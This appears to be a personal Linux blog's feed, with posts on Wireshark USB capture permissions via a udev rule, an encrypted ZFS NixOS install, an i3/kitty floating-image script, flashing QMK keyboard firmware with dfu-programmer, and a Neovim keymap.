<p>I wanted to capture hidapi calls on my ferris sweep in order to debug some code I wrote. I tried following the <a href="https://wiki.wireshark.org/CaptureSetup/USB">Capture Setup</a> but <code class="language-plaintext highlighter-rouge">setfacl</code> command did not work. I made this setup from a kali arm64 vm.</p>

<h2 id="add-default-user-to-wireshark-group">Add default user to wireshark group</h2>
<p>The following section is from the wireshark wiki</p>

<p>First, check if you belong to the wireshark group with:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">groups</span> <span class="nv">$USER</span>
</code></pre></div></div>

<p>To add yourself to the wireshark group, run the below command, then logout and login.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>adduser <span class="nv">$USER</span> wireshark
</code></pre></div></div>

<p>Then ensure that non-superusers are allowed to capture packets in wireshark. Select <Yes> in the below prompt:</Yes></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>dpkg-reconfigure wireshark-common
</code></pre></div></div>

<p>To dump USB traffic on Linux, you need the usbmon kernel module. If it is not loaded yet, run this command as root:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>modprobe usbmon
</code></pre></div></div>

<h2 id="create-udev-rule">Create udev rule</h2>

<p>On most modern Linux systems, <strong>devtmpfs</strong> (which manages <code class="language-plaintext highlighter-rouge">/dev</code> entries) does not typically support setting ACLs via <code class="language-plaintext highlighter-rouge">setfacl</code>. That’s why you keep getting errors when trying <code class="language-plaintext highlighter-rouge">setfacl -m u:$USER:r /dev/usbmon*</code>. Instead, you need to ensure those USB monitor devices have the right group ownership and permissions so that members of the “wireshark” group can access them.</p>

<p>The most reliable way is to use a udev rule:</p>

<p><strong>Create a new udev rule</strong></p>

<p>For example, create the file <code class="language-plaintext highlighter-rouge">/etc/udev/rules.d/99-usbmon.rules</code> (the name can vary, but must end in .rules), and add the following line:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>SUBSYSTEM=="usbmon", MODE="0660", GROUP="wireshark"
</code></pre></div></div>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">echo</span> <span class="s1">'SUBSYSTEM=="usbmon", MODE="0660", GROUP="wireshark"'</span> <span class="o">&gt;</span> /etc/udev/rules.d/99-usbmon.rules
</code></pre></div></div>

<p>This instructs udev to set the device mode to <code class="language-plaintext highlighter-rouge">0660</code> (read/write for owner and group) and assign the group <code class="language-plaintext highlighter-rouge">wireshark</code> whenever a <code class="language-plaintext highlighter-rouge">/dev/usbmon*</code> device is created.</p>

<p><strong>Reload udev rules and trigger</strong></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>udevadm control <span class="nt">--reload-rules</span>
<span class="nb">sudo </span>udevadm trigger
</code></pre></div></div>

<p><strong>Verify permissions</strong></p>

<p>Check the device permissions:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">ls</span> <span class="nt">-l</span> /dev/usbmon<span class="k">*</span>
</code></pre></div></div>

<p>You should now see something like <code class="language-plaintext highlighter-rouge">crw-rw---- 1 root wireshark ... /dev/usbmon0</code>.</p>

<p><strong>Ensure you’re in the “wireshark” group</strong></p>

<p>If you haven’t already:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>usermod <span class="nt">-aG</span> wireshark <span class="nv">$USER</span>
</code></pre></div></div>

<p>Then log out and log back in (or reboot).</p>

<p>With that setup, Wireshark (or any program run by a user in the “wireshark” group) should be able to open <code class="language-plaintext highlighter-rouge">/dev/usbmon*</code> without requiring root privileges or ACLs. This is the recommended, standard approach on Debian/Ubuntu systems.</p>

<p>After rebooting you might not see usbmon interfaces in wireshark, simply run the following command</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>modprobe usbmon
</code></pre></div></div>

<h2 id="resources">Resources</h2>

<p><a href="https://wiki.wireshark.org/CaptureSetup/USB">https://wiki.wireshark.org/CaptureSetup/USB</a></p>]]></content><author><name></name></author><category term="linux" /><category term="Wireshark" /><summary type="html"><![CDATA[Motivation I wanted to capture hidapi calls on my ferris sweep in order to debug some code I wrote. I tried following the Capture Setup but setfacl command did not work. I made this setup from a kali arm64 vm.]]></summary></entry><entry><title type="html">Installing NixOS on ZFS encrypted Partition</title><link href="https://morph-k.github.io/linux/nixos/2024/11/08/NixOs-ZFS.html" rel="alternate" type="text/html" title="Installing NixOS on ZFS encrypted Partition" /><published>2024-11-08T00:00:00+00:00</published><updated>2024-11-08T00:00:00+00:00</updated><id>https://morph-k.github.io/linux/nixos/2024/11/08/NixOs-ZFS</id><content type="html" xml:base="https://morph-k.github.io/linux/nixos/2024/11/08/NixOs-ZFS.html"><![CDATA[<h2 id="installation">Installation</h2>

<p>Note all commands should be run as root.</p>

<p>Download an installer and burn it to a bootable USB drive.
https://www.ventoy.net/en/doc_start.html</p>

<h2 id="filesystem-partitioning">Filesystem partitioning</h2>

<p>Open a terminal and switch to root to avoid having to prefix everything with <code class="language-plaintext highlighter-rouge">sudo</code>.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>su
</code></pre></div></div>

<p><strong>Identify the root partition</strong>:</p>

<p>Next, we need to figure out which disk we want to use. I want to wipe and reinstall NixOs on my current linux system. To check which disk your current Linux system is installed on using the <code class="language-plaintext highlighter-rouge">/dev/disk/by-id</code> directory, follow these steps:</p>

<p>To find which <code class="language-plaintext highlighter-rouge">/dev/disk/by-id</code> entry corresponds to your system disk <code class="language-plaintext highlighter-rouge">(/dev/nvme0n1)</code>, you can use the following command:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">ls</span> <span class="nt">-l</span> /dev/disk/by-id/ | <span class="nb">grep </span>nvme0n1
</code></pre></div></div>

<p>In my case this is my first NVMe in this machine so I will be using nvme0n1, but you may see a different number based on what is connected. Let’s start partitioning the disk</p>

<p>For the filesystem, we’re going to create two partitions. We need one, vfat, for the boot and another, zfs, for the rest of the filesystem.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">DISK</span><span class="o">=</span>/dev/nvme0n1
</code></pre></div></div>

<p>Next, it’s time to partition the actual disk. I’m going to be creating the following partitions:</p>

<p>1 GiB (unencrypted) boot partition
The remainder of the drive will be our actual, usable, partition</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>gdisk <span class="s2">"</span><span class="k">${</span><span class="nv">DISK</span><span class="k">}</span><span class="s2">"</span>
</code></pre></div></div>

<p>We can start by creating the first partition of 1GB.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>GPT fdisk (gdisk) version 1.0.5

Partition table scan:
  MBR: not present
  BSD: not present
  APM: not present
  GPT: not present

Creating new GPT entries in memory.

Command (? for help): o
This option deletes all partitions and creates a new protective MBR.
Proceed? (Y/N): Y

Command (? for help): n
Partition number (1-128, default 1):
First sector (34-1953525134, default = 2048) or {+-}size{KMGTP}:
Last sector (2048-1953525134, default = 1953525134) or {+-}size{KMGTP}: +1G
Current type is 8300 (Linux filesystem)
Hex code or GUID (L to show codes, Enter = 8300): EF00
Changed type of partition to 'EFI system partition'
</code></pre></div></div>

<p>Followed by the rest of the filesystem.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Command <span class="o">(</span>? <span class="k">for </span><span class="nb">help</span><span class="o">)</span>: n
Partition number <span class="o">(</span>2-128, default 2<span class="o">)</span>: 2
First sector <span class="o">(</span>34-1953525134, default <span class="o">=</span> 2099200<span class="o">)</span> or <span class="o">{</span>+-<span class="o">}</span>size<span class="o">{</span>KMGTP<span class="o">}</span>:
Last sector <span class="o">(</span>2099200-1953525134, default <span class="o">=</span> 1953525134<span class="o">)</span> or <span class="o">{</span>+-<span class="o">}</span>size<span class="o">{</span>KMGTP<span class="o">}</span>:
Current <span class="nb">type </span>is 8300 <span class="o">(</span>Linux filesystem<span class="o">)</span>
Hex code or GUID <span class="o">(</span>L to show codes, Enter <span class="o">=</span> 8300<span class="o">)</span>:
Changed <span class="nb">type </span>of partition to <span class="s1">'Linux filesystem'</span>

Command <span class="o">(</span>? <span class="k">for </span><span class="nb">help</span><span class="o">)</span>: c
Partition number <span class="o">(</span>1-2<span class="o">)</span>: 2
Enter name: root
</code></pre></div></div>

<p>Write the changes</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Command (? for help): w

Final checks complete. About to write GPT data. THIS WILL OVERWRITE EXISTING
PARTITIONS!!

Do you want to proceed? (Y/N): Y
OK; writing new GUID partition table (GPT) to /dev/nvme0n1.
The operation has completed successfully.
</code></pre></div></div>

<h2 id="filesystem-formatting">Filesystem formatting</h2>
<p>Now that we got our partitions creates, let’s go ahead and format them properly.</p>

<p>Starting with the boot partition first.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>mkfs.vfat /dev/disk/by-id/VENDOR-ID-part1
</code></pre></div></div>

<p>Then our zfs partition, but we need to encrypt it first. So, we create the Luks partition. The following command should prompt you to enter your passphrase.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cryptsetup luksFormat /dev/disk/by-id/VENDOR-ID-part2
</code></pre></div></div>

<p>At this stage, stage we are done with the filesystem formatting and we need to create the zfs pool. To do so, we need to mount the encrypted root filesystem; Luks. Note: The following command will prompt you to enter your passphrase again.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cryptsetup open <span class="nt">--type</span> luks /dev/disk/by-id/VENDOR-ID-part2 crypt
</code></pre></div></div>

<p>This mounts the filesystem in /dev/mapper/crypt. We’ll use that to create the pool.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>zpool create <span class="nt">-O</span> <span class="nv">mountpoint</span><span class="o">=</span>none rpool /dev/mapper/crypt
zfs create <span class="nt">-o</span> <span class="nv">mountpoint</span><span class="o">=</span>legacy rpool/root
zfs create <span class="nt">-o</span> <span class="nv">mountpoint</span><span class="o">=</span>legacy rpool/root/nixos
zfs create <span class="nt">-o</span> <span class="nv">mountpoint</span><span class="o">=</span>legacy rpool/home
</code></pre></div></div>

<h2 id="filesystem-mounting">Filesystem mounting</h2>

<p>After creating the filesystem, let’s mount everything.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># Mounting filesystem</span>
mount <span class="nt">-t</span> zfs rpool/root/nixos /mnt
<span class="nb">mkdir</span> /mnt/home
<span class="nb">mkdir</span> /mnt/boot
<span class="c"># Mounting home directory</span>
mount <span class="nt">-t</span> zfs rpool/home /mnt/home
<span class="c"># Mounting boot partition</span>
mount /dev/disk/by-id/VENDOR-ID-part1 /mnt/boot
</code></pre></div></div>

<h2 id="generating-nixos-configuration">Generating NixOs configuration</h2>

<p>At this stage, we need a nix configuration to build our system from. I didn’t have any configuration to start from so I generated one.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nixos-generate-config <span class="nt">--root</span> /mnt
</code></pre></div></div>

<h2 id="nixos-configuration">NixOs configuration</h2>

<p>The required configuration bits to be added to <code class="language-plaintext highlighter-rouge">/mnt/etc/nixos/configuration.nix</code> are:</p>

<div class="language-nix highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">boot</span><span class="o">.</span><span class="nv">supportedFilesystems</span> <span class="o">=</span> <span class="p">[</span> <span class="s2">"zfs"</span> <span class="p">];</span>
<span class="c"># Make sure you set the networking.hostId option, which ZFS requires:</span>
<span class="nv">networking</span><span class="o">.</span><span class="nv">hostId</span> <span class="o">=</span> <span class="s2">"&lt;random 8-digit hex string&gt;"</span><span class="p">;</span>
<span class="c"># See https://nixos.org/nixos/manual/options.html#opt-networking.hostId for more.</span>

<span class="c"># Use the GRUB 2 boot loader.</span>
<span class="nv">boot</span><span class="o">.</span><span class="nv">loader</span><span class="o">.</span><span class="nv">grub</span> <span class="o">=</span> <span class="p">{</span>
  <span class="nv">enable</span> <span class="o">=</span> <span class="kc">true</span><span class="p">;</span>
  <span class="nv">version</span> <span class="o">=</span><span class="mi">2</span><span class="p">;</span>
  <span class="nv">device</span> <span class="o">=</span> <span class="s2">"nodev"</span><span class="p">;</span>
  <span class="nv">efiSupport</span> <span class="o">=</span> <span class="kc">true</span><span class="p">;</span>
  <span class="nv">enableCryptodisk</span> <span class="o">=</span> <span class="kc">true</span><span class="p">;</span>
<span class="p">};</span>

<span class="nv">boot</span><span class="o">.</span><span class="nv">initrd</span><span class="o">.</span><span class="nv">luks</span><span class="o">.</span><span class="nv">devices</span> <span class="o">=</span> <span class="p">{</span>
 <span class="nv">root</span> <span class="o">=</span> <span class="p">{</span>
   <span class="nv">device</span> <span class="o">=</span> <span class="s2">"/dev/disk/by-uuid/VENDOR-UUID"</span><span class="p">;</span> <span class="c">## Use blkid to find this UUID</span>
   <span class="c"># Required even if we're not using LVM</span>
   <span class="nv">preLVM</span> <span class="o">=</span> <span class="kc">true</span><span class="p">;</span>
 <span class="p">};</span>
<span class="p">};</span>
</code></pre></div></div>

<p>To get the <code class="language-plaintext highlighter-rouge">networking.hostId</code> use the following command:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">head</span> <span class="nt">-c</span> 8 /etc/machine-id
</code></pre></div></div>

<p>To get the luks encrypted partition use the following command:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>blkid | <span class="nb">grep</span> <span class="nv">$DISK</span>
</code></pre></div></div>
<p>The vendor UUID you should look for should be the one with <code class="language-plaintext highlighter-rouge">PARTLABEL="root"</code></p>

<p>Note: You might have to comment out the <code class="language-plaintext highlighter-rouge">boot.loader.grub</code> section out in order to run <code class="language-plaintext highlighter-rouge">nixos-install</code></p>

<h2 id="nixos-installation">NixOS installation</h2>
<p>If we’re done with all of the configuration as described above, we should be able to build a bootable system. Let’s try that out by installing NixOS.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nixos-install
</code></pre></div></div>

<h2 id="resources">Resources</h2>

<p>https://nixos.wiki/wiki/ZFS</p>

<p>https://blog.lazkani.io/posts/nixos-on-encrypted-zfs/</p>

<p>https://ipetkov.dev/blog/installing-nixos-and-zfs-on-my-desktop/</p>]]></content><author><name></name></author><category term="linux" /><category term="NixOs" /><summary type="html"><![CDATA[Installation]]></summary></entry><entry><title type="html">learning steno: part 0</title><link href="https://morph-k.github.io/linux/i3/keyboard/stenography/kitty/terminal/2022/10/01/floating-image-kitty-i3.html" rel="alternate" type="text/html" title="learning steno: part 0" /><published>2022-10-01T00:00:00+00:00</published><updated>2022-10-01T00:00:00+00:00</updated><id>https://morph-k.github.io/linux/i3/keyboard/stenography/kitty/terminal/2022/10/01/floating-image-kitty-i3</id><content type="html" xml:base="https://morph-k.github.io/linux/i3/keyboard/stenography/kitty/terminal/2022/10/01/floating-image-kitty-i3.html"><![CDATA[<h2 id="learning-steno">learning steno</h2>

<p>I have been exploring the deepest ends of typing, ergonomics, and stenography recently. I thought about building a georgi keyboard but lack of scad files, time, and my busy school schedule made that idea a mote point. I decided to pickup an off the shelf steno machine, the <a href="https://stenokeyboards.com/products/the-uni-v4">uni v4</a>, since it was cost and time efficient.</p>

<p>Now the biggest challenge is learning the layout of the uni and putting in the practice hours to reap the life long rewards of typing close to the speed of my thoughts. To use the uni you have to install plover, an open source stenotype engine that translates mechanical keyboards presses to words with little to no latency. The instructions and <a href="https://docs.stenokeyboards.com/">documentation</a> provided for the uni is great.</p>

<p>I find it very easy to learn new skills by creating a productive environment that facilitates the learning of this new skill. Linux makes it very easy to customize your desktop environment to ease the learning process.</p>

<p>I simply wanted to have a floating image of the uni steno layout floating on my window while i practice, something like this: <img src="/images/2022-10-01_04-33.png" alt="floating overlay" /></p>

<p>This is great since I do not have to look down at the board when chording on the uni.</p>

<p>These are the following pieces of software and hacks I used to make this happen:</p>

<ul>
  <li>i3wm, a tiling window manager</li>
  <li>kitty, a graphical terminal</li>
  <li>nixos, a text based linux distro</li>
  <li>miscellaneous linux tools</li>
  <li>community forum answers: <a href="https://unix.stackexchange.com/a/474300">https://unix.stackexchange.com/a/474300</a></li>
</ul>

<p>i3 handles the keybinding to execute the process and floats the window. Kitty creates a bash process that forks another kitty process running a kitty icat kitten to display the image in the terminal.</p>

<p>The following was added to my <a href="https://github.com/morph-k/nix/blob/main/modules/i3.nix">i3.nix</a> to enable i3 to bind the <code class="language-plaintext highlighter-rouge">floatimage</code> script to <code class="language-plaintext highlighter-rouge">Alt+Shift+M</code>,</p>
<div class="language-nix highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="s2">"</span><span class="si">${</span><span class="nv">mod</span><span class="si">}</span><span class="s2">+Shift+m"</span> <span class="o">=</span> <span class="s2">"exec kitty --title floatimage_window </span><span class="si">${</span><span class="nv">local_bin</span><span class="si">}</span><span class="s2">/floatimage"</span><span class="p">;</span>
</code></pre></div></div>

<p>The following snippet was also added to my <a href="https://github.com/morph-k/nix/blob/main/modules/i3.nix">i3.nix</a> configuration file to float the window created,</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>for_window [ title="floatimage_window" ] floating enable resize set 640 260
title_align center
</code></pre></div></div>

<p>I then created the script:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c">#!/bin/sh</span>

<span class="c"># TODO make image dmenu selectable</span>
<span class="nv">imageFilename</span><span class="o">=</span><span class="s2">"</span><span class="nv">$HOME</span><span class="s2">/Dropbox/learn/stenography/uni-layout.png"</span>

<span class="k">if</span> <span class="o">[</span> <span class="o">!</span> <span class="nt">-f</span> <span class="nv">$noteFilename</span> <span class="o">]</span><span class="p">;</span> <span class="k">then
  </span><span class="nb">echo</span> <span class="s2">"File </span><span class="nv">$imageFilename</span><span class="s2"> is not there, aborting."</span>
  <span class="nb">exit
</span><span class="k">fi

</span>kitty +kitten icat <span class="nv">$imageFilename</span> &amp;
<span class="c"># sxiv $imageFilename &amp;</span>
<span class="nv">pid</span><span class="o">=</span><span class="s2">"</span><span class="nv">$!</span><span class="s2">"</span>

<span class="c"># Wait for the window to open and grab its window ID</span>
<span class="nv">winid</span><span class="o">=</span><span class="s1">''</span>
<span class="k">while</span> : <span class="p">;</span> <span class="k">do
    </span><span class="nv">winid</span><span class="o">=</span><span class="s2">"</span><span class="sb">`</span>wmctrl <span class="nt">-lp</span> | <span class="nb">awk</span> <span class="nt">-vpid</span><span class="o">=</span><span class="nv">$pid</span> <span class="s1">'$3==pid {print $1; exit}'</span><span class="sb">`</span><span class="s2">"</span>
    <span class="o">[[</span> <span class="nt">-z</span> <span class="s2">"</span><span class="k">${</span><span class="nv">winid</span><span class="k">}</span><span class="s2">"</span> <span class="o">]]</span> <span class="o">||</span> <span class="nb">break
</span><span class="k">done</span>

<span class="c"># Focus the window we found</span>
wmctrl <span class="nt">-ia</span> <span class="s2">"</span><span class="k">${</span><span class="nv">winid</span><span class="k">}</span><span class="s2">"</span>

<span class="c"># Make it float</span>
i3-msg floating <span class="nb">enable</span> <span class="o">&gt;</span> /dev/null<span class="p">;</span>

<span class="c"># Move it to the center for good measure</span>
i3-msg move position center <span class="o">&gt;</span> /dev/null<span class="p">;</span>

<span class="c"># Wait for the application to quit</span>
<span class="nb">wait</span> <span class="s2">"</span><span class="k">${</span><span class="nv">pid</span><span class="k">}</span><span class="s2">"</span><span class="p">;</span>
</code></pre></div></div>

<p>I <code class="language-plaintext highlighter-rouge">chmod</code>ed the script and put it in my PATH so that my shell could find it.</p>

<h2 id="nota-bene">nota bene</h2>
<p><a href="https://raw.githubusercontent.com/morph-k/dotfiles/main/scripts/.local/bin/floatimage">floatimage script</a></p>]]></content><author><name></name></author><category term="linux" /><category term="i3" /><category term="keyboard" /><category term="stenography" /><category term="kitty" /><category term="terminal" /><summary type="html"><![CDATA[learning steno I have been exploring the deepest ends of typing, ergonomics, and stenography recently. I thought about building a georgi keyboard but lack of scad files, time, and my busy school schedule made that idea a mote point. I decided to pickup an off the shelf steno machine, the uni v4, since it was cost and time efficient. Now the biggest challenge is learning the layout of the uni and putting in the practice hours to reap the life long rewards of typing close to the speed of my thoughts. To use the uni you have to install plover, an open source stenotype engine that translates mechanical keyboards presses to words with little to no latency. The instructions and documentation provided for the uni is great. I find it very easy to learn new skills by creating a productive environment that facilitates the learning of this new skill. Linux makes it very easy to customize your desktop environment to ease the learning process. I simply wanted to have a floating image of the uni steno layout floating on my window while i practice, something like this: This is great since I do not have to look down at the board when chording on the uni. These are the following pieces of software and hacks I used to make this happen: i3wm, a tiling window manager kitty, a graphical terminal nixos, a text based linux distro miscellaneous linux tools community forum answers: https://unix.stackexchange.com/a/474300 i3 handles the keybinding to execute the process and floats the window. Kitty creates a bash process that forks another kitty process running a kitty icat kitten to display the image in the terminal. The following was added to my i3.nix to enable i3 to bind the floatimage script to Alt+Shift+M, "${mod}+Shift+m" = "exec kitty --title floatimage_window ${local_bin}/floatimage"; The following snippet was also added to my i3.nix configuration file to float the window created, for_window [ title="floatimage_window" ] floating enable resize set 640 260 title_align center I then created the script: #!/bin/sh # TODO make image dmenu selectable imageFilename="$HOME/Dropbox/learn/stenography/uni-layout.png" if [ ! -f $noteFilename ]; then echo "File $imageFilename is not there, aborting." exit fi kitty +kitten icat $imageFilename &amp; # sxiv $imageFilename &amp; pid="$!" # Wait for the window to open and grab its window ID winid='' while : ; do winid="`wmctrl -lp | awk -vpid=$pid '$3==pid {print $1; exit}'`" [[ -z "${winid}" ]] || break done # Focus the window we found wmctrl -ia "${winid}" # Make it float i3-msg floating enable &gt; /dev/null; # Move it to the center for good measure i3-msg move position center &gt; /dev/null; # Wait for the application to quit wait "${pid}"; I chmoded the script and put it in my PATH so that my shell could find it. nota bene floatimage script]]></summary></entry><entry><title type="html">Flashing QMK hex files on Linux</title><link href="https://morph-k.github.io/linux/qmk/keyboards/dfu-programmer/2022/07/29/Flashing-QMK-hex-files-on-linux.html" rel="alternate" type="text/html" title="Flashing QMK hex files on Linux" /><published>2022-07-29T00:00:00+00:00</published><updated>2022-07-29T00:00:00+00:00</updated><id>https://morph-k.github.io/linux/qmk/keyboards/dfu-programmer/2022/07/29/Flashing-QMK-hex-files-on-linux</id><content type="html" xml:base="https://morph-k.github.io/linux/qmk/keyboards/dfu-programmer/2022/07/29/Flashing-QMK-hex-files-on-linux.html"><![CDATA[<p>I have been experimenting with custom keyboard layers and keyboards. An annoying difficulty I came across was flashing hex files to my microcontrollers at least on linux OSes. <a href="https://github.com/qmk/qmk_toolbox">qmk toolbox</a> is a great gui application that makes flashing hex and bin files to microcontrollers a breeze. Unfortunately qmk_toolbox  is only available for Windows and MacOS. The solution I am about to outline should work on most linux distros, I use NixOs btw.</p>

<ul>
  <li>Search for the dfu-programmer for your distro and install it. On NixOs it’s easy as:
    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nix-env <span class="nt">-iA</span> nixos.dfu-programmer
</code></pre></div>    </div>
  </li>
  <li>on ubuntu
    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>apt-get <span class="nb">install </span>dfu-programmer 
</code></pre></div>    </div>
  </li>
  <li>on arch linux
    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>pacman <span class="nt">-S</span> dfu-programmer
</code></pre></div>    </div>
  </li>
  <li>Create or get the hex file you want to compile
    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">cd</span> ~/.qmk_firmware
qmk compile <span class="nt">-kb</span> handwired/dactyl_manuform/5x6 <span class="nt">-km</span> colemak-dh
<span class="nb">ls</span> ./handwired_dactyl_manuform_5x6_colemak-dh
</code></pre></div>    </div>
  </li>
  <li>Make sure your microcontroller is connected via usb and verify with <code class="language-plaintext highlighter-rouge">lsusb</code>
    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>lsusb
</code></pre></div>    </div>
  </li>
  <li>
    <p>Press the hardware reset button on your microcontroller to put the system into bootloader mode</p>
  </li>
  <li>Check to see if the device is recognized by dfu-programmer
    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># dfu-programmer name_of_board command_to_execute_on_board</span>
 dfu-programmer atmega32u4 get
</code></pre></div>    </div>
    <p>this should output the bootloader version number.</p>
  </li>
  <li>Erase the current firmware to prep the board for the new firmware you want to flash
    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>dfu-programmer atmega32u4 erase <span class="nt">--force</span> 
</code></pre></div>    </div>
  </li>
  <li>Flash the file to the microcontroller board
    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>dfu-programmer atmega32u4 flash ./handwired_dactyl_manuform_5x6_colemak-dh.hex 
</code></pre></div>    </div>
  </li>
  <li>Reset the board ( I honestly do not know why you have type this command but you cannot start using your keeb unless you type this command or disconnect and reconnect your microcontroller.
    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>dfu-programmer atmega32u4 reset
</code></pre></div>    </div>
  </li>
</ul>

<h2 id="resources">resources</h2>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>man dfu-programmer
</code></pre></div></div>
<p>See <a href="https://dfu-programmer.github.io/">https://dfu-programmer.github.io/</a><br />
See <code class="language-plaintext highlighter-rouge">SUPPORTED MICROCONTROLLERS</code> section of the dfu-programmer man page for the supported microcontrollers.</p>]]></content><author><name></name></author><category term="linux" /><category term="qmk" /><category term="keyboards" /><category term="dfu-programmer" /><summary type="html"><![CDATA[I have been experimenting with custom keyboard layers and keyboards. An annoying difficulty I came across was flashing hex files to my microcontrollers at least on linux OSes. qmk toolbox is a great gui application that makes flashing hex and bin files to microcontrollers a breeze. Unfortunately qmk_toolbox is only available for Windows and MacOS. The solution I am about to outline should work on most linux distros, I use NixOs btw. Search for the dfu-programmer for your distro and install it. On NixOs it’s easy as: nix-env -iA nixos.dfu-programmer on ubuntu sudo apt-get install dfu-programmer on arch linux sudo pacman -S dfu-programmer Create or get the hex file you want to compile cd ~/.qmk_firmware qmk compile -kb handwired/dactyl_manuform/5x6 -km colemak-dh ls ./handwired_dactyl_manuform_5x6_colemak-dh Make sure your microcontroller is connected via usb and verify with lsusb lsusb Press the hardware reset button on your microcontroller to put the system into bootloader mode Check to see if the device is recognized by dfu-programmer # dfu-programmer name_of_board command_to_execute_on_board dfu-programmer atmega32u4 get this should output the bootloader version number. Erase the current firmware to prep the board for the new firmware you want to flash dfu-programmer atmega32u4 erase --force Flash the file to the microcontroller board dfu-programmer atmega32u4 flash ./handwired_dactyl_manuform_5x6_colemak-dh.hex Reset the board ( I honestly do not know why you have type this command but you cannot start using your keeb unless you type this command or disconnect and reconnect your microcontroller. dfu-programmer atmega32u4 reset resources man dfu-programmer See https://dfu-programmer.github.io/ See SUPPORTED MICROCONTROLLERS section of the dfu-programmer man page for the supported microcontrollers.]]></summary></entry><entry><title type="html">Emacs-esque M-x in Neovim</title><link href="https://morph-k.github.io/linux/emacs/neovim/vim/2022/07/29/emacs-esque-M-x-in-neovim.html" rel="alternate" type="text/html" title="Emacs-esque M-x in Neovim" /><published>2022-07-29T00:00:00+00:00</published><updated>2022-07-29T00:00:00+00:00</updated><id>https://morph-k.github.io/linux/emacs/neovim/vim/2022/07/29/emacs-esque-M-x-in-neovim</id><content type="html" xml:base="https://morph-k.github.io/linux/emacs/neovim/vim/2022/07/29/emacs-esque-M-x-in-neovim.html"><![CDATA[<p>I have been using neovim extensively for a year and a half now and it has a wonderful experience. First class support for lua scripting is proving to be <a href="https://neovim.io/">neovim</a>’s killer feature. The defaults are great and more recently in version 0.8.0 you can easily create and bind lua functions that leverage all of vim, neovim, and linux shell utilities to keybindings.</p>

<p>This has always been the case with emacs, a functional system from its roots. With the entire editor  being writing in elisp, you can easily bind whatever elisp function to a keybinding.</p>

<p>This snippet of lua code shows how neovim in many ways is emulating emacs by utilizing lua functions;</p>

<div class="language-lua highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kd">local</span> <span class="n">keymap</span> <span class="o">=</span> <span class="n">vim</span><span class="p">.</span><span class="n">keymap</span><span class="p">.</span><span class="n">set</span>
<span class="n">keymap</span><span class="p">(</span><span class="s2">"n"</span><span class="p">,</span> <span class="s2">"&lt;A-x&gt;"</span><span class="p">,</span> <span class="k">function</span><span class="p">()</span>
	<span class="nb">require</span><span class="p">(</span><span class="s2">"telescope.builtin"</span><span class="p">).</span><span class="n">keymaps</span><span class="p">(</span><span class="nb">require</span><span class="p">(</span><span class="s2">"telescope.themes"</span><span class="p">).</span><span class="n">get_ivy</span><span class="p">({</span>
		<span class="n">winblend</span> <span class="o">=</span> <span class="mi">5</span><span class="p">,</span>
		<span class="n">previewer</span> <span class="o">=</span> <span class="kc">false</span><span class="p">,</span>
	<span class="p">}))</span>
<span class="k">end</span><span class="p">,</span> <span class="p">{</span> <span class="n">desc</span> <span class="o">=</span> <span class="s2">"[/keys] execute keymaps or functions]"</span> <span class="p">})</span>
</code></pre></div></div>

<p>This keybinding works in neovim 0.8.0 with <a href="https://github.com/nvim-telescope/telescope.nvim">telescope.nvim</a> plugin installed.
